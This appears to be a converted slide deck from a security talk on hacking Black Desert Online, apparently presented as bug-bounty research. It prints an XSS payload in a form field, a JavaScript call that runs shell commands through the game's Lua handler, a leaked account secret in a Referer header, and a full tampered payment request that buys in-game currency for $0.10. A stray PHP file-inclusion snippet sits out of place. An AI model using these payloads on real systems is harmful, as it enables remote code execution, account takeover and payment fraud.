
```
-----WebKitFormBoundaryQqvUSXJ1LHAUiOj
Content-Disposition: form-data; name="customizingImage1_path"

https://www.google.com/favicon.ico" onload="alert(1)"
-----WebKitFormBoundaryQqvUSXJ1LHAUiOj
Content-Disposition: form-data; name="customizingImage2_path"
```



Jackpot... but how to escalate?

# Black Desert Online - Coherent UI




- Reading directories/files via an XMLHttpRequest to the “file” URI

# Black Desert Online - Coherent UI

- Some more research into Coherent UI describes how you can invoke handlers which let you use JavaScript to call C++
- These handlers are typically used to invoke in-game functions at the application level through the Coherent UI web browser
- Since we had XSS, we could simply redirect to our controlled page and experiment with Coherent UI and attempt to call custom handlers
- But, what handlers exist?



# Black Desert Online - Coherent UI



- This popup was displayed in-game

# Black Desert Online - Coherent UI

```
$('.btnTodayClose').on('click', function () {
    engine.call('ToClient_DoLua', 'PaGlobal_BottomBanner_CheckForDay()');
});
```

- In the source of the popup...



# Black Desert Online - Coherent UI

- Coherent UI, out of the box, is not vulnerable to RCE
- Black Desert Online, however, included a nice handler to arbitrarily execute Lua script...
- We can achieve remote code execution via the following JavaScript...

```
engine.call('ToClient_DoLua', 'os.execute("cmd.exe /C ping 1.1.1.1")');
```

- This would allow an attacker to worm a remote code execution vulnerability across all of Black Desert Online if they simply invoked the function to update the victim's guild page with a malicious payload...



# Black Desert Online - Coherent UI - Bonus

- We can control the image URL seen when browsing our guild page
- Even though we have XSS, what's that in the referrer?

```
GET /favicon.ico HTTP/1.1
```

```
Host: www.google.com
```

```
Referer:
```

```
https://gameweb-na500.blackdesertonline.com/customize/?userNo=574938&certKey=d95322168c95f2ffc310caf9aa009bb3  
&nationCode=EN
```

*Account takeover via leaked secret in referer header*

# Black Desert Online - Other vectors

- We now have client RCE, but is there anything we could do to get rich?


The screenshot shows the official website for Black Desert Online Remastered. At the top, there's a navigation bar with links for NEWS, SHOP, DOWNLOAD, COMMUNITY, CONSOLE, EN, SUPPORT, ACCOUNT, and a prominent red BUY NOW button. The main content area features a large image of a character with white hair and armor. The title "KAKAO CASH(KC)" is displayed in a large, serif font. Below it, a subtitle explains that KC is a virtual currency used for in-game purchases. A horizontal row of five purchase options is shown, each with a gold coin icon and a "BUY" button:

Kakao Cash Amount	Price	Buy Button
1000 KAKAO CASH	€10,00	BUTTON
2000 KAKAO CASH	€20,00	BUTTON
3000 KAKAO CASH	€30,00	BUTTON
6000 KAKAO CASH	€60,00	BUTTON

To the right of these options is a small button labeled "CREATE SEASON CHARACTER NOW!".

# Black Desert Online - Other vectors

- We can buy Kakao Cash which can be used to purchase in-game items
- Is there any way to get this stuff for free?



# Black Desert Online - Other vectors

The Paymentwall flow works as follows...

- (1) User initiates transaction on Black Desert Online website
- (2) Black Desert Online creates a signed request that the user forwards to Paymentwall using a secret key
- (3) The user requests Paymentwall with all of the parameters and a signature that was signed using Black Desert Online's secret key

# Black Desert Online - Other vectors

- If we can compromise the key or hack the request where we can smuggle custom/modified parameters, we can arbitrarily define the price and amount
- Let's hack it!

Request		
Raw	Params	Headers
GET request to /api/subscription/		
Type	Name	Value
URL	ag_external_id	202006081004509
URL	ag_name	1.000 Kakao Cash
URL	ag_type	fixed
URL	amount	10
URL	country_code	US
URL	currencyCode	USD
URL	customer[address]	plz no dox
URL	customer[firstname]	Samuel
URL	customer[lastname]	Curry
URL	customer[username]	samwcurry@gmail.com
URL	email	samwcurry@gmail.com
URL	failure_url	<a href="https://bill.blackdesertonline.com/View/FillUp/">https://bill.blackdesertonline.com/View/FillUp/...</a>
URL	key	18828a862765d09c2fd4ee22f9e29d99
URL	lang	EN
URL	merchant_order_id	202006081004509
URL	sign_version	3
URL	success_url	<a href="https://bill.blackdesertonline.com/View/FillUp/">https://bill.blackdesertonline.com/View/FillUp/...</a>
URL	uid	samwcurry@gmail.com
URL	widget	p1_1
URL	sign	d799fa8c3d286b8892f54b034a96be8ed30a39b...

# Black Desert Online - Other vectors

This ended up being a weird solution that sort of makes sense...

- By changing the request method from GET to PUT and passing all GET parameters additionally in the PUT body, we can freely modify the GET parameters which are evaluated in the logic to process the transaction, but not the signature logic.

## Data in the PUT request

- (A) GET parameters - used in logic to determine price, address, etc.
- (B) PUT parameters - used in logic to determine if signature is correct
- We can modify (A) freely, but we must keep (B) the same or it fails.

## Request

Raw Params Headers Hex

```
PUT
/api/subscription/?ag_external_id=202006081004509&ag_name=1.000+Kakao+Cash&ag_type=fixed&amount=0.10&country_code=US&currencyCode=USD&customer[address]=████████&customer[firstname]=Samuel&customer[lastname]=Curry&customer[username]=samwcurry@40gmail.com&email=samwcurry@40gmail.com&failure_url=https%3a%2f%2fbill.blackdesertonline.com%2fView%2fFillUp%2fPaymentWall%2fHandler%2fPaymentWallCancelHandler.ashx%3fag_external_id%3d202006081004509&key=18828a862765d09c2fd4ee22f9e29d99&lang=EN&merchant_order_id=202006081004509&sign_version=3&success_url=https%3a%2f%2fbill.blackdesertonline.com%2fView%2fFillUp%2fPaymentWall%2fHandler%2fPaymentWallProcHandler.ashx%3fag_external_id%3d202006081004509&uid=samwcurry@40gmail.com&widget=pl_1&sign=d799fa8c3d286b8892f54b034a96be8ed30a39b4364e204851a925f59f6a82ca HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
https://bill.blackdesertonline.com/View/FillUp/PGGateway.aspx?presentflag=N&firstname=Samuel&paySeqNo=106&addr1=████████&city=Omaha&requestKey=2020060802412612292&countrycode=US&gamecode=bd&statecode=NE&LangCode=EN&pgCode=PN_ALL&lastname=Curry&zipcode=68116&daumtoken=XGHSU74ZOCZ5DO6F3BRYVTOMQTTPAHHFKLFZTWD52ORE7DLZUV3VFE776E&location=11111&paytypecode=1&checkflag=Y
Upgrade-Insecure-Requests: 1
Host: payments.terminal3.com
Content-Length: 789

ag_external_id=202006081004509&ag_name=1.000+Kakao+Cash&ag_type=fixed&amount=10&country_code=US&currencyCode=USD&customer[address]=████████&customer[firstname]=Samuel&customer[lastname]=Curry&customer[username]=samwcurry@40gmail.com&email=samwcurry@40gmail.com&failure_url=https%3a%2f%2fbill.blackdesertonline.com%2fView%2fFillUp%2fPaymentWall%2fHandler%2fPaymentWallCancelHandler.ashx%3fag_external_id%3d202006081004509&key=18828a862765d09c2fd4ee22f9e29d99&lang=EN&merchant_order_id=202006081004509&sign_version=3&success_url=https%3a%2f%2fbill.blackdesertonline.com%2fView%2fFillUp%2fPaymentWall%2fHandler%2fPaymentWallProcHandler.ashx%3fag_external_id%3d202006081004509&uid=samwcurry@40gmail.com&widget=pl_1&sign=d799fa8c3d286b8892f54b034a96be8ed30a39b4364e204851a925f59f6a82ca
```



PayPal



Credit/Debit card



Paysafecard

1.000 Kakao Cash for **\$0.10**

Pay

Opens new window

[Privacy Notice](#)



© 2010-2020 Terminal3  
Payments by Paymentwall.  
All rights reserved. [Privacy Policy](#)

# Black Desert Online - Additional Information

- Please see the following thread for more info on how this was done -

<https://twitter.com/samwcyo/status/1271892519777959938>

```
<?php

// This line represents the authorization logic of the application
if($_GET['page'] == "index.php"){

    // This line represents the core functionality of the application
    include_once($_REQUEST['page']);

}


?>
```



We can purchase whatever quantity we want of Pearl Boxes for only \$0.10

(the lowest transaction amount allowed by the provider)

# Black Desert Online - Other vectors



A screenshot of a Discord message window. On the left is a small profile picture of a character from Black Desert Online. Next to it is the name "GM Rhotaaaz". To the right is the timestamp "April 27, 2020 17:22". The message content consists of two paragraphs of text.

Hi,

Thanks for the update. I've been checking exactly what I can share with you and the erratic behaviour includes purchases valued at ~2 Million USD on a single account.

If you could add me to that Discord, I would be very grateful.

... may have gone a little overboard testing this one

# Summary

- Reliance on in-game browsers and other similar web logic make game hacking more accessible to those with only web hacking experience
- Most games infrastructure is dependant on APIs, web assets, and third party integrations similar to mobile apps



*Game security is an emerging market for bug bounty and will likely grow much larger*